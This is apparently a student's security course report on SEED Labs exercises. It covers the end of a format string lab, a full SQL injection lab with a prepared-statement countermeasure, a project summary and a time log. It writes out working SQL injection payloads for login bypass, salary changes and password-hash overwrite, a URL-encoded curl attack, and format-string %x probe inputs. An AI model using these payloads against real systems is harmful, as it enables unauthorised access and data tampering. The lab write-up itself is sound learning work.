5x
5x
5x
5
%x %x %x %x %x %x
%x %x %x %x %x %x %s
%x %x %x %x %x %x %x %s
%x %x %x %x %x %x %s
%x %x %x %x %x %x %x %x %x %x %x %x %s
%x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %s
%x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %s
```

<u>Heap Data:</u> There is a secret message stored in the heap area, and we know its address; the task is to print out the content of the secret message by saving the memory address as a binary to an input file. Once the binary is saved in the input file, we can then redirect it to the server program. To try to print out the value that is stored on the heap.



```
$ echo $(printf "\x04\xF3\xFF\xBF")%.8x%.8x > input
$ nc 127.0.0.1 9090 < input
```

- After I ran the above command all the server printed out was the binary value in the input file and not the value that is on the stack that I hoped it would.

<u>Remaining task:</u>

- The remaining tasks requires to manipulate the server's memory and inject malicious code using the format string vulnerability. I was unable to succeed with completing the remaining tasks.

<u>Conclusion:</u>

- I was able to complete about half of the required task in this lab.
- I learnt how the printf() function works and how the passed in values are send sent to the memory location of the corresponding data type.
- I was able to exploit the printf vulnerability to read the memory addresses of the given program.
- I was able to crash the program using enough special characters the overloaded the stack and caused the server to crash.
- I was able to read the internal memory of the program that lays on the stack, but I was unable to read the data that is on the heap in memory.

Before I was able to complete this lab I had to learn how the printf() function works and which % character corresponds to which data type. I then learn how I can use the % symbol to move the memory pointer up the stack to get to a certain memory address. I also was able to print out all the memory address of all values on the stack. I then realized how these addresses could be used by an attacker to pass in malicious code to a program to run shell script or even work as a back door to run other commands on the victim's machine.

- Total time on this lab about 16 hours.


SQL Injection

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers. Many web applications take inputs from users, and then use these inputs to construct SQL queries, so the web applications can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. The SQL injection attack is one of the most common attacks on web applications.

In this lab, Seed Labs created a web application that is vulnerable to the SQL injection attack. The web application includes the common mistakes made by many web developers. The goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks.

Task 1


- The objective of this task is to get familiar with SQL commands by playing with the provided database. We are given a created database called Users, which contains a table called credential; the table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. In this task, we need to play with the database to get familiar with SQL queries.
- The task is to use a SQL command to print the profile information of the employee "Alice".



```
mysql> SELECT * FROM credential WHERE name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------
------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Passw
ord                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------
------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe9
18bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------
------------------------------------+
1 row in set (0.00 sec)
```

Task 2: SQL Injection Attack on SELECT Statement:

- **Task 2.1: SQL Injection Attack from webpage:**
  - In this task we are given a vulnerable website to SQL injection attacks we are trying to exploit that by logging in as an admin. We know that there exists an administrator account 'admin'. We need to inject code to be able to log in as an admin without knowing the password of the admin.
  - I first injected the statement [' or 1=1;#] into the login page which is a true statement that tricks the database to authenticate and return the information of the first user in the database who was Alice.




Employee Profile Login

USERNAME	' or 1=1;#
PASSWORD	

This connection is not secure. Logins entered here could be compromised. Learn More


Login



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

  - I then wanted to exploit the vulnerability and log in as admin to see the inforamtion of all the users in the database. I inject the following code [' or name='admin';#] which also sends a true statement to the database that the user name should be "admin" which I then get authenticated as an admin and the database returns the information on all the employees.




Employee Profile Login

USERNAME	' or name='admin';#
PASSWORD	

This connection is not secure. Logins entered here could be compromised. Learn More

Login




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

  - Explanation of the injection statement: The singe quotes closes the argument for the input id, the OR statement allows us to login as admin. The # is inserted are the end to comment out everything else that follows the input is skipped.

- **Task 2.2: SQL Injection Attack from command line.**
  - In this task we are to run the same attack as before using CURL command from the command line. The attack is successful again as you can see the print out of the html that contains all the employees information.


- The curl command is below, I had to change any special characters such as space or single quote with its URL encoding value.



```
[12/09/19]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=
%27%20or%20Name%3D%27admin%27%3B%23&Password='
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><t
d></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
```

- Below is the return I got after running the SQL injection from the command line and you can see all the employee information within the tags.

- **<u>Task 2.3: Append a new SQL statement.</u>**
  - This task is to attempt to modify the database by using the SQL injection and turn one SQL statement into two with the second one being the update or delete statement. The two statements need to be separated by a ';' for the attack to work.
  - The statement that I attempted to Inject is …`' or 1=1; update credential set nickname 'Lucy' where username = 'Alice';#`
  - However, this statement returns an error because there is a countermeasure in MySql that prevents multiple statements from executing when invoked from php.




```
There was an error running the query [You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'update credential set nickname
'Lucy' where username='Alice';#' and Password='da' at line 3]\n
```

<u>Task 3- SQL Injection Attack on UPDATE Statement:</u>


- **<u>Task 3.1: Modify your own salary:</u>**

- In this task we need update the salary of the signed-in user via their Edit Profile page. The user can change any of their information except their own salary, which only an admin can do. We need to change the salary by exploiting the SQL injection vulnerability in the Edit Profile page.
- To achieve this goal I injected the code [', salary='333333' where EID='10000';#] into the first edit field in the Edit Profile page which change the salary for Alice to 333333.



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	




Alice Profile

Key	Value
Employee ID	10000
Salary	333333
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


- <u>Explanation of the injection statement:</u>
  What the injected code does is the first ‘ closes the statement the “,” separates the statements and then salary is the field we need to change and we know that it exists with the EID given. The # is to comment out all other values that follow so we wont have any issues with them.

- <u>**Task 3.2: Modify other people’ salary.**</u>
  - This task is to change the salary of a different employee (the boss) to 1 using a similar injection as above. I used [', salary='1' where EID='20000';#]. I just changed the EID for the other employee and the salary to 1. You can see from the screenshots how the SQL injection made a change in the database.



Alice's Profile Edit

NickName	, salary='1' where EID='20000';#




User Details

Username	EId	Salary	Birthday	SSN	Nicknam
Alice	10000	333333	9/20	10211002	
Boby	20000	1	4/20	10213352	


- <u>**Task 3.3: Modify other people’ password:**</u>
  - This task is to change the password of a different account by doing a SQL Injection. Once the password changed, I should be able to sign into that account and change their information.
  - The database does not hold the actual plain text of the password but stores the hash value of the password. The backend code uses a SHA1 hash function to generate the hash value of password.

- So to create the a new hash value for the password I used the sha1 on cmd line to generate a the hash value.



```
[12/10/19]seed@VM:.../SQLInjection$ echo -n "bobyseed" | openssl sha1
(stdin)= 5087e6153fecd1aab452925cd19d95b36b109b7b
[12/10/19]seed@VM:.../SQLInjection$
```


- I then took this hash value to and injected it into the data base from within the account I have access to. I injected the following snippet of code into one of the input fields. [',Password='5087e6153fecd1aab452925cd19d95b36b109b7b' where Name='Boby';#] which changed the hash value in the database for the user Boby.
- I was then able to sign into "Boby's" account using the new password that I used to generate the above hash function.
- I then saw how the injection was successful because I was able to sign into the account I didn't know the password before.



Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

- **Task 4: Countermeasure — Prepared Statement:**
  - This task is to change the backend code to prevent a SQL injection attack. The way to do it is by using what is called a prepared statement mechanism. This prevention mechanism separates the code and the data that would allow a SQL injection to happen in the first place.




```
      // create a connection
      $conn = getDB();
      // Sql query to authenticate the user
/*      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

  - The code above is bad code that takes the input from the user and uses it part of the Database query. This allows for a SQL Injection.
  - Using the prepared statement mechanism, we divide the process of sending a SQL statement to the database into two steps. The first step is to only send the code part, i.e., a SQL statement without the actual the data. This is the prepare step. As we can see from the code snippet below, the actual data are replaced by question marks (?). After this step, we then send the data to the database using bind param(). The database will treat everything sent in this step only as data, not as code anymore. It binds the data to the corresponding question marks of the prepared statement. In the bind param() method, the first argument "ss" indicates the types of the parameters: "ss" means that the data is of the string type.



```
     // create a connection
     $conn = getDB();
     // Sql query to authenticate the user
     $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
     FROM credential
     WHERE name= ? and Password= ?");
     $sql->bind_param("ss", $input_uname, $hashed_pwd);
     $sql->execute();
     $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
     $sql->fetch();
     $sql->close();
```

- After I changed the code with the prepared statement mechanism, I reattempted the SQL Injection just like before. I got back an error and was unable to exploit the vulnerability anymore once the code had been changed with prepared statements.




Profile

Key	Value
Employee ID	
Salary	
Birth	
SSN	
NickName	
Email	
Address	
Phone Number	

There was an error running the query []\n

- I first got back an empty profile page with no users information.
- I then made some changes in the code and in the Injection statement and got back the error message that the account information provided doesn't exist. See below.



The account information your provide does not exist.

- As we can see the attack failed in this case because of the use of prepared statement. This statement separated the code from the data and the program first compiled the sql query without the data. The data is then provided after the query is compiled and executed. Any sql code that would be injected would be treated as normal data without any special meaning and the attack would fail as wee see it did.

<u>Conclusion:</u>

- I was able to complete this lab and learn and experience how SQL injections work. I first got some experience using regular SQL SELECT and UPDATE command statements. I was able exploit the SQL Injection vulnerability to change and delete data in a database without admin rights.
- I first used a SQL statement to print the information of an employee in the given database.
- SQL Injection on the SELECT statement:
    - I attempted to log into a web application as an administrator using a SQL injection and I was successful.
    - I then attempted the same attack on the command line using CURL that sends HTTP request to the webserver. I had to amend the attack statement to be in the URL that sent to webserver. I was successful with this attack as well.
    - The last task was to turn one SQL statement into two, to use is the SQL injection. This attack was unsuccessful due to a countermeasure in MySql that prevents multiple statements from executing when invoked from php.
- SQL Injection on the UPDATE statement:
    - I was able to change the salary of the user I was signed in as which an admin only had right for. I launched the attack from within the users edit profile page using a SQL injection and was successful.
    - I was also able to use a SQL injection to change the salary of a different user in the same database.

        - I then was able to generate a new password using SHA1 hash function. I used the generated function in a SQL injection to change the password of a different user in the database. I was then able to sign in regularly using the new function.
    - I then learned how to prevent SQL Injections by using prepared statements to separate any code that may get passed in by a user. This update in the code was successful as I was unable to exploit the SQL Injection vulnerability once the update had been made.
- Total time on this lab 14 hours.

Project Summary:

Upon completing the 4 labs, I gained hands on experience with some of the most common software vulnerabilities and how they can be exploited by hackers. I learnt about Buffer Overflow, Race Condition, Format String and SQL Injection vulnerabilities. I was able to deep dive into each vulnerability and how they work. I then researched and learned how each vulnerability can be exploited and different counter measures to prevent an attack. After I gained a better understanding of each Lab, I began the required tasks to exploit the vulnerabilities that each one has. I was successful in completing the Buffer Overflow and SQL Injection Labs completely. The Format string Lab I was only able to complete about half the lab and for the Race Condition lab I was unsuccessful in exploiting the vulnerability.

I learnt about Buffer overflows and why it can be so dangerous in a program. I was able to exploit the Buffer overflow vulnerability in the given programs. For this lab I had to learn how to right code in C and how memory is stored in the stack. I also gained experience with the GBD debugger to disassemble the program in the stack so I could find the base pointer and return pointer in memory. I then was able to use this information to launch my attack by adding contents to a file that contains my shell code. I then exploited the vulnerability by running the code that has the Buffer overflow vulnerability and got my program to read the shell code and give me root access in the system. After I was able to exploit the vulnerability, I completed the remaining task of turning on each countermeasure against buffer overflows to see which one is good enough to prevent an attack. All tasks were completed successfully.

In the race condition lab, I spent time exploring how race conditions occur and how I can exploit the vulnerability. I had to learn how symbolic links work in a system to connect two separate files to each other. I was able to get two files to be linked together that any data in one gets automatically saved to its linked file. I also explored how the password file in Linux works and I was able to add a user with root privileges directly from within the file. I then used this knowledge to try to beat a race condition in a vulnerable program to symbolically link a file that contains the needed line for a new user to the password file to add the new user to the system. However, the race condition scheme that I attempted failed and I was unable to beat the race condition and complete the remaining tasks even after trying different ways to beat the race condition.

In the Format string lab, I learnt how the printf() function in C works and how values passed into function get converted and printed out in the system. I was able to exploit the vulnerability to print out the memory address of the stack frame of the given program. I was then able to crash the program by exploiting the vulnerability and sending in several % characters into the program that caused the program to try to read the value of a memory address that doesn't exist on the stack. This caused the program to crash and give a segmentation fault error. I was also able to read the internal memory addresses of the programs stack. After completing these tasks, I learnt how the format string vulnerability can be used to change memory address and the values that are stores in those addresses. I also learnt how an attacker can get shell code to be run through this vulnerability by passing in malicious code to the function. I was not able to exploit the last two vulnerability in the tasks, but I did gain knowledge how the attack can be done and different prevention schemes.

In the SQL Injection lab, I was successfully able to complete all the required labs. I had to learn the different SQL command such as SELECT and UPDATE to get back or change data in the given database. I then was able to do a SQL injection to first get back the data of the first user in the database. I was then able to modify my injection to get back all the user's information in the database by injecting a command that the database thinks I am the admin to return the allowed to read data. I then was able to launch an SQL Injection that I was able first modify the data of "my own" account and then I was able to modify the data of a different user. I was also able to update the password of a different user using an injection so I could sign into their account with the new password. I had to learn how the SHA1 hash function works to generate the new password that is stored in the database. After completing the exploits, I then learnt how to prevent SQL injections by using prepared statements. Once I changed the backend code to use prepared statements my SQL injection that previously worked failed to make any changes in the database. I then knew the protective scheme works. All tasks in this lab were completed successfully.

What I needed to learn to use or understand throughout the project to complete the labs:

- Programming in C.
- Linux OS.
- GDB debugger.
- Understanding assembly code.
- Compiling programs in Linux OS.
- Stack memory layout.
- SQL query commands.
- SHA1 hash function on Linux.
- Writing and running bash script on Linux.

Some of the useful material online that helped me with the project:

https://seedsecuritylabs.org/Labs_16.04/

https://www.youtube.com/watch?v=3tUIcmG66y0&feature=youtu.be - Buffer overflow

https://www.youtube.com/watch?v=eYlZt3yYBqM&feature=youtu.be

https://www.youtube.com/watch?v=vKE26N4_fIQ&feature=youtu.be

https://www.youtube.com/watch?v=WYaBHz1QT4k&feature=youtu.be – Race condition

https://www.youtube.com/watch?v=df5P5DiBLng&t=2s – Format string

https://www.youtube.com/watch?v=_P8HCLkDInA&feature=youtu.be – SQL Injection

https://github.com/aasthayadav/CompSecAttackLabs

https://github.com/firmianay/Life-long-Learner/tree/master/SEED-labs

Personal evaluation:

Upon completion of this project, I have gained a broader understanding of some of different types of vulnerabilities that could arise when creating a software program. Some of the task above seemed easier then they turned out to be, and I had to spend a lot of time researching information that I didn't have a strong background in. After doing a lot of learning and research of the different topics I was able to complete some of the tasks. The tasks that I was unable to complete I still gained a lot of knowledge about them and how they are exploited by attackers. I also gained firsthand experience on the different protection schemes that could be used to safeguard software programs from attackers. I also got a lot of experience using the Linux OS. I would have liked to complete more of the labs, but I didn't have a strong enough background in a lot of the different topics and I was forced to do a lot of self-learning to complete the tasks that I was able to finish.

CISC 4900 Project Time Log.

9/24 – 3 hours- Set up VM properly, downloaded "Buffer overflow" files. Began to watch video series on Buffer Overflow.

10/7 - 3 hours – reinstalling and setting up seed labs environment running Ubuntu on a VM.

10/10 - 2.5 hours – familiarizing myself with the Linux OS and how to use the command line.

10/24 – 3 hours – compiling and running the given programs to use for the buffer overflow attack task.

10/28 - 4 hours - learning about buffer overflow and programming in C.

10/30 - 7 hours – researching how buffer overflows happen and how stacks work in memory.

11/3 – 2.5 hours - learning how to understand and read assemble code and using the GBD debugger.

11/5 – 4 hours – working on how the exploit the Buffer overflow vulnerability. Figured out how the program needs to be configured to get the shell code into memory which I was then able use to gain root privilege by exploiting the vulnerability.

11/6 - 4 hours - completing the remaining required task in the Buffer Overflow lab and beginning the Race Condition lab.

11/11 - 2.5 hours on setup and learning how race condition happen and how they can be exploited.

11/12 - 3.5 hours on executing the race condition vulnerability and learning how to run bash scripts.

11/13 - 2 hours - trouble shooting why lab is not successful.

11/17 - 2.5 hours - trying race condition lab again from scratch using a different method. But was still unsuccessful.

11/18 – 1.5 hours – Watching Seeds format string videos to learn how to do the lab.

11/19 – 2 hours - Learning about format string and started to work on the lab.

11/23 – 3.5 hours – Worked on the lab, researched how the format string function works and different vulnerabilities.

11/25 - 3 hours on Format string lab.

11/27 – 1.5 hour - on trying Race condition lab again but was unsuccessful.

12/2 – 3 hours – working on format string lab.

12/08 - 2 hour - learning about SQL Injection.

12/09 - 5.5 hours - On SQL injection lab.

12/11 - 3 hours - finishing SQL injection.

12/14 – 2 hours – trying to finish the format string lab.

12/15 – 4 hours - on documentation of all the completed labs and report.